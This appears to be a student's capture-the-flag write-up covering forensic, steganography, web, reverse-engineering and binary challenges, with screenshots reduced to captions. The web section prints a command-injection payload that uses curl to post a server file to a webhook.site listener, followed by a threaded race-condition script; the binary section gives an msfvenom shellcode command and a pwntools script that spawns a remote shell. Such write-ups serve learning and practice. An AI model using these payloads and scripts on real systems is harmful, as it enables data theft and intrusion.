**Forensic**

A screenshot of a computer

AI-generated content may be incorrect.

I started by opening the provided `.pcap` file in Wireshark. Navigating through the TCP streams, I noticed one stream containing what looked like a hex dump of a PNG file.

A screenshot of a computer

AI-generated content may be incorrect.

Within the stream, I observed familiar PNG file signatures like `.PNG`, `IHDR`, `IDAT`, and `IEND`, confirming that this stream likely contains an embedded PNG image.

A screenshot of a computer

AI-generated content may be incorrect.

I followed the relevant TCP stream and identified the packet containing the PNG data.

After that, I selected the packet and exported the TCP payload as raw packet bytes.

A screenshot of a computer

AI-generated content may be incorrect.

After exporting, I renamed the file to `plain\_zight.png` to match the expected PNG format.

With the PNG file extracted, I began examining it using several common forensic and steganographic tools:

   - `exiftool` – No meaningful metadata found.

   - `binwalk` – No embedded files or compressed data detected.

   - `steghide` – No hidden data extracted.

A screenshot of a computer screen

AI-generated content may be incorrect.

Finally, I ran `zsteg`, a tool used to detect LSB steganography in PNGs. The tool successfully revealed hidden flag embedded in one of the color channels.

Flag: **umcs{h1dd3n\_1n\_png\_st3g}**

**Steganography**

A screenshot of a phone

AI-generated content may be incorrect.

I’m provided with three files: an image (`rooster.jpg`), an audio `iamthekidyouknowwhatimean.wav` file, and a `readme.txt`.

A screenshot of a computer

AI-generated content may be incorrect.

I uploaded rooster.jpg to aperisolve and found a few possible password that I can use for steghide.

A black background with white text

AI-generated content may be incorrect.

After trying all of them, RICHARD is the passphrase! And I extracted another file called payload1.txt.

A screenshot of a computer

AI-generated content may be incorrect.

This file contains some code for me to decode and so I put the code in dcode and ran cipher identifier.

A screenshot of a computer

AI-generated content may be incorrect.

The possibility of letter number code is high so I try to decode using that.

A screenshot of a computer

AI-generated content may be incorrect.

After decoding, it says ROOTERMASK.

A screenshot of a computer screen

AI-generated content may be incorrect.

I then try to open the wav file in audacity and try spectrogram. I found out there are words saying “watching 1989”.

A screenshot of a computer

AI-generated content may be incorrect.

Now I have all these information that I don’t know what to do with, I go search for it on the internet and found out that this was actually a storyline for a game and it involves a character name Richard.

A screenshot of a computer


AI-generated content may be incorrect.

In the readme.txt file, there is a message that looks interesting:

Subject\_Be\_Verb\_Year and I tried combining all the info that I have found into Richard\_Is\_Watching\_1989.

Flag: **umcs{Richard\_Is\_Watching\_1989}**

Web exploitation



First, the challenge told us to fetch hopes\_and\_dreams file from the server, take note of that.

A computer screen with text

AI-generated content may be incorrect.

The logic of this challenge is basically based on the code above. To summarize, this PHP script accepts a **POST** request with an *url* parameter, uses *curl* to request the URL, and extracts the **HTTP response code** (e.g., 200, 404, 500) from the response headers using grep.




Figure : main page of the application

A computer screen shot of a computer code

AI-generated content may be incorrect.

For the input, the program had a very long blacklist that filtered almost all of the punctuations and potential characters that could let us bypass or comment out the rest of the command to perform command injection or shell escaping. Fyi, *PHP\_EOL* represents a newline character which effectively blocks injection that bypass through entering a new line (\n) to avoid check. Then, the 2nd line sanitized the user input by removing any blacklisted characters from the URL with ***str\_replace***(replace characters in a string with “ ” ) . Next, the sanitized input will be insert into a shell command.


A screen shot of a computer screen

AI-generated content may be incorrect.

The breakdown of shell command are as follows :

1. Curl : a cli-tool to transfer data to or from a server using protocols (HTTP, HTTPS, FTP..)
2. -s : silent mode (surpresses error messages)
3. -D - : print the headers to terminal
4. **-o /dev/null : discard the body output , anything written here is discarded !**
5. grep -oP '^HTTP.+[0-9]{3}' : use regex to extract the HTTP version and status code

The constructed shell command is then executed and captures the result in $output. If there's output (ex. a response code was extracted), it’s shown in the HTML with escaping through the module htmlspecialchars to prevent normal xss attacks and html injection. So there are 2 issue here, at first we need to bypass the filter to somehow retrieve the file from server , then find a way to show the body output where /dev/null prevented us from knowing anything other than HTTP response code, similar to blind injection attacks.



Out of all the blacklist, luckily I found out that “-” is not being blacklisted, so we can do something like appending some flags to curl command that help us to retrieve the file from server, then send it to outer server to read the body content. (Because I tried a few alternatives in to create new directories or files in the challenge server, but it’s all returned to me as blank)

Basically, this is the payload crafted to solve this challenge :


--data-binary @hopes\_and\_dreams

-X POST <https://webhook.site/3e5699cc-c630-40da-9376-61dc966ff5e8>

The first part tells *curl* to read the contents of *hopes\_and\_dreams* and send it as the body of the request. Note : “@” =take the contents of this file. Unlike --data, **--data-binary** flag ensures that the entire file is sent without modification (no character conversion).

<https://everything.curl.dev/http/post/binary.html> 🡸 for more information on curl commands

With the file retrieved from server, we will send a **POST** request to pass the data to our webhook.site . Webhook is a very convenient website that provides a temporary **listener** that logs all incoming requests in real-time, so we don’t need to go through the hassle of setting up our own server to take in the data.



So, the webhook site captures the request content sent through HTTP request body via POST method and logs it down. As shown in figure above, which where our webhook link leads to, we get the full content of **hopes\_and\_dreams**

Flag : umcs{n1c3\_j0b\_ste4l1ng\_myh0p3\_4nd\_dr3ams}

A screenshot of a computer

AI-generated content may be incorrect.

The straightforward challenge is actually a race condition challenge

A screen shot of a computer program

AI-generated content may be incorrect.

At first, we will be directed to register a user that is not existing in the database (or else can’t proceed to dashboard) . And by default when the user is created, it will be entitled with a balance of 1000. Then after successful user creation, we will be redirected to the /dashboard directory.

A screenshot of a card

AI-generated content may be incorrect.

Figure ： The dashboard page

A computer screen shot of text

AI-generated content may be incorrect.

So when we get to the dashboard, there are 3 functions , collect daily bonus , redeem secret reward and logout. From the source code, we can see that the daily bonus is entitled to add $1000 to the current balance of this user, but it is a one time addition because the database will be updated once the redemption of daily bonus is being done, hence the next request will be rejected. In addition, to redeem the secret reward, we need $3000. The code logic limits you to **1 claim per username**... BUT…there’s **no rate limit**, **no CAPTCHA**.

Thus , let’s exploit the **race condition** in the */claim* route. The goal is to submit multiple */claim* requests simultaneously before the claimed flag in the database gets updated.The concept of exploit is based on the possibility that in high-concurrency scenarios, multiple threads read claimed = 0 **before any of them write claimed = 1,** and all of these requests proceed to update the balance 🡪 multiple +1000 bonuses for a single user.

PoC Script :

*import threading*

*import requests*

*from time import sleep*

*BASE\_URL = "http://159.69.219.192:7859"*

*USERNAME = "707"*

*CLAIM\_COUNT = 15*

*session = requests.Session()*

*session.headers.update({*

*"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)",*

*"Content-Type": "application/x-www-form-urlencoded",*

*"Referer": f"{BASE\_URL}/register",*

*"Origin": BASE\_URL,*

*})*

*# Register the user*

*def register():*

*data = {"username": USERNAME}*

*r = session.post(f"{BASE\_URL}/register", data=data, allow\_redirects=False)*

*if r.status\_code in [302, 200] and "Set-Cookie" in r.headers:*

*print(f"[+] Registered and logged in as {USERNAME}")*

*else:*

*print("[!] Failed to register")*

*print("Status:", r.status\_code)*

*print("Body:", r.text)*

*# Claim daily bonus*

*def claim():*

*r = session.post(f"{BASE\_URL}/claim")*

*if "Daily bonus collected!" in r.text:*

*print("[+] Claimed bonus!")*

*elif "already claimed" in r.text:*

*print("[-] Already claimed!")*

*else:*

*print("[?] Unknown response")*

*# Race executor*

*def race\_claims():*

*threads = []*

*for \_ in range(CLAIM\_COUNT):*

*t = threading.Thread(target=claim)*

*t.start()*

*threads.append(t)*

*sleep(0.01)  # optional delay to improve timing*

*for t in threads:*

*t.join()*

*# Check final balance*

*def check\_balance():*

*r = session.get(f"{BASE\_URL}/dashboard?username=" + USERNAME)*

*if USERNAME in r.text:*

*print("[+] Balance info found!")*

*print(r.text)*

*else:*

*print("[!] Failed to retrieve dashboard")*

*# Try to buy the flag*

*def buy\_flag():*

*r = session.post(f"{BASE\_URL}/buy\_flag")*

*if "umcs" in r.text:*

*print("[+] FLAG FOUND!")*

*print(r.text)*

*elif "Insufficient funds" in r.text:*

*print("[-] Not enough balance to buy the flag.")*

*else:*

*print("[?] Unexpected response:")*

*print(r.text)*


*if \_\_name\_\_ == "\_\_main\_\_":*

*register()*

*race\_claims()*

*check\_balance()*


*buy\_flag()*



The response shows that current balance for user “707” is $3000 , so can proceed with redeem the secret reward.

A computer screen with white text

AI-generated content may be incorrect.



Flag : UMCS{th3\_s0lut10n\_1s\_pr3tty\_str41ghtf0rw4rd\_too!}

Reverse

A screenshot of a computer

AI-generated content may be incorrect.

We are given a remote service running at 34.133.69.112 on port 8080 that waits for clients to send a HTTP-like request. Checks if the exact string ***GET /goodshit/umcs\_server HTTP/13.37*** appears in the request. If so, it will try to read the */flag* file and sends it back, otherwise, is sends a 404 error.  
A screen shot of a computer program

AI-generated content may be incorrect.

So, all we need to do is connect to the server hosted at 34.133.69.112:8080 and send the exact line ***GET /goodshit/umcs\_server HTTP/13.37*** (include the HTTP headers because by default the HTTP version will be /1.1 or /1.0 , but in this case the server only responds to *HTTP/13.37*. S0, we craft a manual HTTP request using netcat with the custom protocol version HTTP/13.37 with the server path and the server responded with the flag.A screen shot of a computer

AI-generated content may be incorrect.

\*\* echo is used to print text to the terminal

\*\* -ne tells echo not to add a newline at the end of the output, and enable interpretation of escape sequences such as (\n for newline ,\t for tab, \r for carriage return, \x00 for null byte)


Flag : umcs{http\_server\_a058712ff1da79c9bbf211907c65a5cd}

Binary Exploitation

A screenshot of a computer

AI-generated content may be incorrect.

As the challenge description and from the source code, basically this is a binary challenge that we need to build the shellcode ourselves. From the image below, this binary presents a **shellcode execution challenge** with **filters on certain hex patterns** and fixed memory allocation.



And when checking the file with checksec script for the properties of babysc binary, we can see that the NX (NoExecute) is being disabled 🡪 can execute shellcode from stack / heap


A computer screen shot of text

AI-generated content may be incorrect.

The key function vuln() stores the shellcode with mmap() that allocates 0x1000 (4 KB) of memory at a fixed address with RWX(Read, Write, Execute) permissions. Basically, the challenge will output “Enter 0x1000” from standard input and stores them in shellcode. Then, it goes through a loop to scan the user-supplied shellcode to detect restricted instructions (hexcode) like 0x80cd , 0x340f , 0x050f. Means if these hex are in our shellcode, then it will display us as bad byte, then terminate the program.

1. 0x80 🡪 old Linux systcall instruction
2. Ox340f 🡪 sysenter (syscall on older systems)
3. 0x050f 🡪 **syscall** for modern systems

This means normal execve("/bin/sh", ...) shellcode won't work. Instead, we can try to generate a shellcode to execute the system call of “bin/sh” without using the syscall bytes.

\*\*bin/sh is an exe representing system shell.

We will generate a shellcode that avoids syscalls directly and uses Sigreturn-oriented programming (SROP) to bypass the syscall filter

msfvenom -p linux/x64/exec CMD="/bin/sh" -f raw -b '\x0f\xcd\x80\x34\x05'

Since msfvenom supports fiiltering out individual bad bytes with the flag “-b” , we can avoid the filtered bytes to be inserted into our generated shellcode. To further check if the generated shellcode contains the restrained byte we can use *hexdump* function and grep to check if there is any prohibited sequence in our payload. And when running locally, we obtain the shell.

Next is just to write a simple script with pwntools to pass our shellcode to the server and we get the flag : umcs{shellcoding\_78b18b51641a3d8ea260e91d7d05295a}

A screenshot of a computer

AI-generated content may be incorrect.

Exploit script :

from pwn import \*

context.arch = "amd64"

context.encoding = "latin"

# Load your shellcode from file or directly paste the bytes

with open("shellcode.bin", "rb") as f:

shellcode = f.read()

# Connect to the remote challenge

p = remote("34.133.69.112", 10001)

# Wait for the input prompt from server


p.recvuntil(b"Enter 0x1000")

# Send the shellcode

p.send(shellcode)

# Interact with the shell if one is spawned

p.interactive()



This is a ret2libc challenge :


NX enable -> cannot execute shellcode neither from stack / heap

PIE disabled-> address of binary itself wont change between executions

No canary on stack, no function, strings to use 🡪 can try ret2libc

<https://youtu.be/TTCz3kMutSs?si=h9ekq1GZ3AjCXii8> (main reference of the challenge)

<https://gr4n173.github.io/ret2libc/>




So I tried some simple payload generated from python to find the offset , then found that there is a segmentation fault at the 72th character. Offset =72.

A screen shot of a computer code

AI-generated content may be incorrect.

Using ROPgadget and we are able to locate some addresses for the function, at here, I will be using the highlighted one “0x4012bd” . There will be a few stages for solving this challenge, first is to leak the puts address, then get the base address of libc through puts address , locate the address of “/bin/sh” then passing “/bin/sh” as a parameter to system so that we can spawn a shell.




The puts address is being shown after executing our leak script :

A computer screen shot of a computer code

AI-generated content may be incorrect.

One thing to remember about the address of the function like system, puts, printf etc.,inside the libc is, it just shift the address a bit from the libc base address. So by subracting puts leak address with actual address of puts from libc I got the base address of the libc.

^ citing above paragraph from <https://gr4n173.github.io/ret2libc/>



\*\* for liveleak challenge will provide a more detailed writeup after finishing my exam AHHAHAHA last minute studying :P

Exploit script below :

Exploit script:

